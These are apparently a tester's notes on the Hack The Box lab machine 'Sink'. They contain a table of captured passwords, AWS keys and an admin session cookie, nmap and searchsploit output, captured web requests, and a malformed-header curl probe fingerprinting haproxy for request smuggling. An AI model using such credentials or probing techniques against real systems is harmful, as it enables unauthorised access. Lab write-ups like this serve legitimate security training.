Admin Session Cookie

- eyJlbWFpbCI6ImFkbWluQHNpbmsuaHRiIn0.YKSSzg.wk8p57eG-E5fV13rlyddyrVGOS0

Creds

Username	Email	Password	Service
David	david@sink.htb	EALB=bcC=`a7f2#k	Gitea OS Login(su) Jira?
Marcus	marcus@sink.htb		ssh (ssh_key from key_management repo)
root	root@sink.htb	_uezduQ!EY5AHfe2	ssh OS Login(su)
admin	admin@sink.htb	_uezduQ!EY5AHfe2 eyJlbWFpbCI6ImFkbWluQHNpbmsuaHRiIn0.YKSSzg.wk8p57eG-E5fV13rlyddyrVGOS0 5BaVsxT6m5iXTH9	Session Cookie Gunicorn
chefadm		/6'fEGC&zEx{4]zz	~~http://chef.sink.htb~~
root		FaH@3L>Z3})zzfQ3	Gitea ~~http://code.sink.htb~~
nagios_adm		g8<H6GK\{*L.fB3C	~~https://nagios.sink.htb~~
albert	albert@sink.htb	Welcome123!	Sink Panel?
john	john@sink.htb	R);\)ShS99mZ~8j	Jenkins ?

AWS Web Service http://127.0.0.1:4566

Aws credentials

key	Secret	Service
AKIAIUEN3QWCPSTEITJQ	paVI8VgTWkPI3jDNkdzUMvK4CcdXO2T7sePX0ddF	AWS

Nmap


Port	Service	Info
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
3000	http	Gitea: Git with a cup of tea
5000	http	Gunicorn 20.0.0

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Mon May 17 16:33:09 2021 as: nmap -sC -sV -vvv -p- -A -oN nmap/Full 10.10.10.225
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.0 404 Not Found\r\n(?:[^<]+|<(?!/head>))*?<style>\nbody \{ background-color: #fcfcfc; color: #333333; margin: 0; padding:0; \}\nh1 \{ font-size: 1\.5em; font-weight: normal; background-color: #9999cc; min-height:2em; line-height:2em; border-bottom: 1px inset black; margin: 0; \}\nh1, p \{ padding-left: 10px; \}\ncode\.url \{ background-color: #eeeeee; font-family:monospace; padding:0 2px;\}\n</style>'
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.0 404 Not Found\r\n(?:[^<]+|<(?!/head>))*?<style>\nbody \{ background-color: #ffffff; color: #000000; \}\nh1 \{ font-family: sans-serif; font-size: 150%; background-color: #9999cc; font-weight: bold; color: #000000; margin-top: 0;\}\n</style>'
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.0 404 Not Found\r\n(?:[^<]+|<(?!/head>))*?<style>\nbody \{ background-color: #fcfcfc; color: #333333; margin: 0; padding:0; \}\nh1 \{ font-size: 1\.5em; font-weight: normal; background-color: #9999cc; min-height:2em; line-height:2em; border-bottom: 1px inset black; margin: 0; \}\nh1, p \{ padding-left: 10px; \}\ncode\.url \{ background-color: #eeeeee; font-family:monospace; padding:0 2px;\}\n</style>'
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.0 404 Not Found\r\n(?:[^<]+|<(?!/head>))*?<style>\nbody \{ background-color: #ffffff; color: #000000; \}\nh1 \{ font-family: sans-serif; font-size: 150%; background-color: #9999cc; font-weight: bold; color: #000000; margin-top: 0;\}\n</style>'
Nmap scan report for 10.10.10.225
Host is up, received echo-reply ttl 63 (0.029s latency).
Scanned at 2021-05-17 16:33:09 EDT for 161s
Not shown: 65532 closed ports
Reason: 65532 resets
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa 
AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNtkCDn6MNcBfibD/7Zz4r8lr1iNe/Afk6LJqTt3OWewzS2a1TpCrEbvoileYAl/Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYa

|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWsliFwTRwUtQB3NXEhTAFLziGDfCgBV7B9Hp6GQMPGQXqMk7nnveA8vUz0D7ug5n04A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
3000/tcp open  ppp?    syn-ack ttl 63
| fingerprint-strings: 
|   GenericLines, Help: 
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest: 
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=ca0e27ca5ba6ae20; Path=/; HttpOnly
|     Set-Cookie: _csrf=MgISmLKD7wstNOQLMqbTKdAuBDQ6MTYyMTI4NDMyMzg0NzU5OTc3MA; Path=/; Expires=Tue, 18 May 2021 20:45:23 GMT; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Mon, 17 May 2021 20:45:23 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-">
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title> Gitea: Git with a cup of tea </title>
|     <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
|     <meta name="theme-color" content="#6cc644">
|     <meta name="author" content="Gitea - Git with a cup of tea" />
|     <meta name="description" content="Gitea (Git with a cup of tea) is a painless
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=18977c69866824a3; Path=/; HttpOnly
|     Set-Cookie: _csrf=nDtybs9q7YAlLD-1s4KKDqTmEW46MTYyMTI4NDMyOTA2MTkxMDY5MA; Path=/; Expires=Tue, 18 May 2021 20:45:29 GMT; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Mon, 17 May 2021 20:45:29 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-">
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Page Not Found - Gitea: Git with a cup of tea </title>
|     <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
|     <meta name="theme-color" content="#6cc644">
|     <meta name="author" content="Gitea - Git with a cup of tea" />
|_    <meta name="description" content="Gitea (Git with a c
5000/tcp open  http    syn-ack ttl 62 Gunicorn 20.0.0
| http-methods:
|_  Supported Methods: HEAD POST GET OPTIONS
|_http-server-header: gunicorn/20.0.0
|_http-title: Sink Devops
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.91%I=7%D=5/17%Time=60A2D345%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:20Request")%r(GetRequest,1A82,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\
SF:x20text/html;\x20charset=UTF-8\r\nSet-Cookie:\x20lang=en-US;\x20Path=/;
SF:\x20Max-Age=2147483647\r\nSet-Cookie:\x20i_like_gitea=ca0e27ca5ba6ae20;
SF:\x20Path=/;\x20HttpOnly\r\nSet-Cookie:\x20_csrf=MgISmLKD7wstNOQLMqbTKdA
SF:uBDQ6MTYyMTI4NDMyMzg0NzU5OTc3MA;\x20Path=/;\x20Expires=Tue,\x2018\x20Ma
SF:y\x202021\x2020:45:23\x20GMT;\x20HttpOnly\r\nX-Frame-Options:\x20SAMEOR
SF:IGIN\r\nDate:\x20Mon,\x2017\x20May\x202021\x2020:45:23\x20GMT\r\n\r\n<!
SF:DOCTYPE\x20html>\n<html\x20lang=\"en-US\"\x20class=\"theme-\">\n<head\x
SF:20data-suburl=\"\">\n\t<meta\x20charset=\"utf-8\">\n\t<meta\x20name=\"v
SF:iewport\"\x20content=\"width=device-width,\x20initial-scale=1\">\n\t<me
SF:ta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\">\n\t<title>
SF:\x20Gitea:\x20Git\x20with\x20a\x20cup\x20of\x20tea\x20</title>\n\t<link
SF:\x20rel=\"manifest\"\x20href=\"/manifest\.json\"\x20crossorigin=\"use-c
SF:redentials\">\n\t<meta\x20name=\"theme-color\"\x20content=\"#6cc644\">\
SF:n\t<meta\x20name=\"author\"\x20content=\"Gitea\x20-\x20Git\x20with\x20a
SF:\x20cup\x20of\x20tea\"\x20/>\n\t<meta\x20name=\"description\"\x20conten
SF:t=\"Gitea\x20\(Git\x20with\x20a\x20cup\x20of\x20tea\)\x20is\x20a\x20pai
SF:nless")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\
SF:x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20B
SF:ad\x20Request")%r(HTTPOptions,206D,"HTTP/1\.0\x20404\x20Not\x20Found\r\
SF:nContent-Type:\x20text/html;\x20charset=UTF-8\r\nSet-Cookie:\x20lang=en
SF:-US;\x20Path=/;\x20Max-Age=2147483647\r\nSet-Cookie:\x20i_like_gitea=18
SF:977c69866824a3;\x20Path=/;\x20HttpOnly\r\nSet-Cookie:\x20_csrf=nDtybs9q
SF:7YAlLD-1s4KKDqTmEW46MTYyMTI4NDMyOTA2MTkxMDY5MA;\x20Path=/;\x20Expires=T
SF:ue,\x2018\x20May\x202021\x2020:45:29\x20GMT;\x20HttpOnly\r\nX-Frame-Opt
SF:ions:\x20SAMEORIGIN\r\nDate:\x20Mon,\x2017\x20May\x202021\x2020:45:29\x
SF:20GMT\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en-US\"\x20class=\"the
SF:me-\">\n<head\x20data-suburl=\"\">\n\t<meta\x20charset=\"utf-8\">\n\t<m
SF:eta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-sc
SF:ale=1\">\n\t<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edg
SF:e\">\n\t<title>Page\x20Not\x20Found\x20-\x20\x20Gitea:\x20Git\x20with\x
SF:20a\x20cup\x20of\x20tea\x20</title>\n\t<link\x20rel=\"manifest\"\x20hre
SF:f=\"/manifest\.json\"\x20crossorigin=\"use-credentials\">\n\t<meta\x20n
SF:ame=\"theme-color\"\x20content=\"#6cc644\">\n\t<meta\x20name=\"author\"
SF:\x20content=\"Gitea\x20-\x20Git\x20with\x20a\x20cup\x20of\x20tea\"\x20/
SF:>\n\t<meta\x20name=\"description\"\x20content=\"Gitea\x20\(Git\x20with\
SF:x20a\x20c");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=5/17%OT=22%CT=1%CU=35855%PV=Y%DS=2%DC=T%G=Y%TM=60A2D3A
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST1
OS:1NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Uptime guess: 20.904 days (since Mon Apr 26 18:53:38 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=265 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3389/tcp)
HOP RTT      ADDRESS
1   32.98 ms 10.10.14.1
2   34.22 ms 10.10.10.225

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon May 17 16:35:50 2021 -- 1 IP address (1 host up) scanned in 162.33 seconds
```

Port 3000 - Gitea

Home


Workspace 1
Burp Suite Community E...
Gitea: Git with a cup of t...
Cereal - Obsidian v0.12.3
Tentacle - Obsidian v0.1...
Sink - Obsidian v0.12.3
kali@kali: ~
09:44 PM
ERROR: The requested U
Gitea: Git with a cup of tea
Sink Devops
Not secure | 10.10.10.225

Gitea: Git with a cup of tea

A painless, self-hosted Git service

Easy to install

Simply run the binary for your platform, ship it with Docker, or get it packaged.

Cross-platform

Gitea runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!

Lightweight

Gitea has low minimal requirements and can run on an inexpensive Raspberry Pi. Save your machine energy!

Open Source

Go get code.gitea.io/gitea! Join us by contributing to make this project even better. Don't be shy to be a contributor!

Powered by Gitea Version: 1.12.6 Page: **1ms** Template: **1ms**


English | JavaScript licenses | API | Website | Go1.14.12

- Powered by Gitea Version: 1.12.6 Page: **9ms** Template: **2ms**

```
kali@kali:~$ searchsploit gitea
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ------------
--------------------
 Exploit Title                                                                                                                                                                                                 |  Path
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ------------
--------------------
Gitea 1.12.5 - Remote Code Execution (Authenticated)                                                                                                                                                           |
multiple/webapps/49571.py
Gitea 1.4.0 - Remote Code Execution                                                                                                                                                                            |
multiple/webapps/44996.py
Gitea 1.7.5 - Remote Code Execution                                                                                                                                                                            |
multiple/webapps/49383.py
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ------------
--------------------
Shellcodes: No Results
Papers: No Results
```

- Go1.14.12

Explore - Users



david
Joined on Dec 02, 2020


marcus
Joined on Dec 02, 2020

root
Joined on Dec 02, 2020


Potential Users

- David
- Marcus
- root

Sign in



Port 5000 - Gunicorn




signin.req

```
POST / HTTP/1.1
Host: 10.10.10.225:5000
Content-Length: 35
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.10.225:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.10.225:5000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: lang=en-US; i_like_gitea=3ff967c284f9af82; _csrf=soQS_Ygqf5DsbOqaxRAJZckUCP46MTYyMTMwMjc5MDUzMDM4MjIwMA
Connection: close

email=test%40test.htb&password=test
```

signup

username	email	password
test	test@test.com	Password



What is DevOps ?

by Administrator

Posted on December 1, 2020 at 12:00 PM

Send an email to admin@sink.htb

Potential User/Email Address

- admin@sink.htb

notes.req

```
POST /notes HTTP/1.1
Host: 10.10.10.225:5000
Content-Length: 10
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.10.225:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.10.225:5000/notes
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: lang=en-US; i_like_gitea=3ff967c284f9af82; _csrf=soQS_Ygqf5DsbOqaxRAJZckUCP46MTYyMTMwMjc5MDUzMDM4MjIwMA; session=eyJlbWFpbCI6InRlc3RAdGVzdC5jb20ifQ.YKP0-g.XXIHme798Bx8eAU38HnkmDsGAow
Connection: close

note=notes
```

deletenote.req

```
GET /notes/delete/9265 HTTP/1.1
Host: 10.10.10.225:5000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.10.225:5000/notes
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: lang=en-US; i_like_gitea=3ff967c284f9af82; _csrf=soQS_Ygqf5DsbOqaxRAJZckUCP46MTYyMTMwMjc5MDUzMDM4MjIwMA; session=eyJlbWFpbCI6InRlc3RAdGVzdC5jb20ifQ.YKP0-g.XXIHme798Bx8eAU38HnkmDsGAow
Connection: close
```

comment.req

```
POST /comment HTTP/1.1
Host: 10.10.10.225:5000
Content-Length: 11
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.10.225:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.10.225:5000/home
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: lang=en-US; i_like_gitea=3ff967c284f9af82; _csrf=soQS_Ygqf5DsbOqaxRAJZckUCP46MTYyMTMwMjc5MDUzMDM4MjIwMA; session=eyJlbWFpbCI6InRlc3RAdGVzdC5jb20ifQ.YKP0-g.XXIHme798Bx8eAU38HnkmDsGAow
Connection: close

msg=comment
```

```
 kali@kali:~$ curl -X POST -v http://10.10.10.225:5000/ -H 'User-Agent: Mozilla/5.0' -H 'Content-Length: a'
*   Trying 10.10.10.225:5000...
* Connected to 10.10.10.225 (10.10.10.225) port 5000 (#0)
> POST / HTTP/1.1
> Host: 10.10.10.225:5000
> Accept: */*
> User-Agent: Mozilla/5.0
> Content-Length: a
>
* Mark bundle as not supporting multiuse
* HTTP 1.0, assume close after body
< HTTP/1.0 400 Bad request
< Server: haproxy 1.9.10
< Cache-Control: no-cache
< Connection: close
< Content-Type: text/html
```

```
<
<html><body><h1>400 Bad request</h1>
Your browser sent an invalid request.
</body></html>

* Closing connection 0
```

- haproxy 1.9.10
- vulnerability

Exploit - in Burpsuite

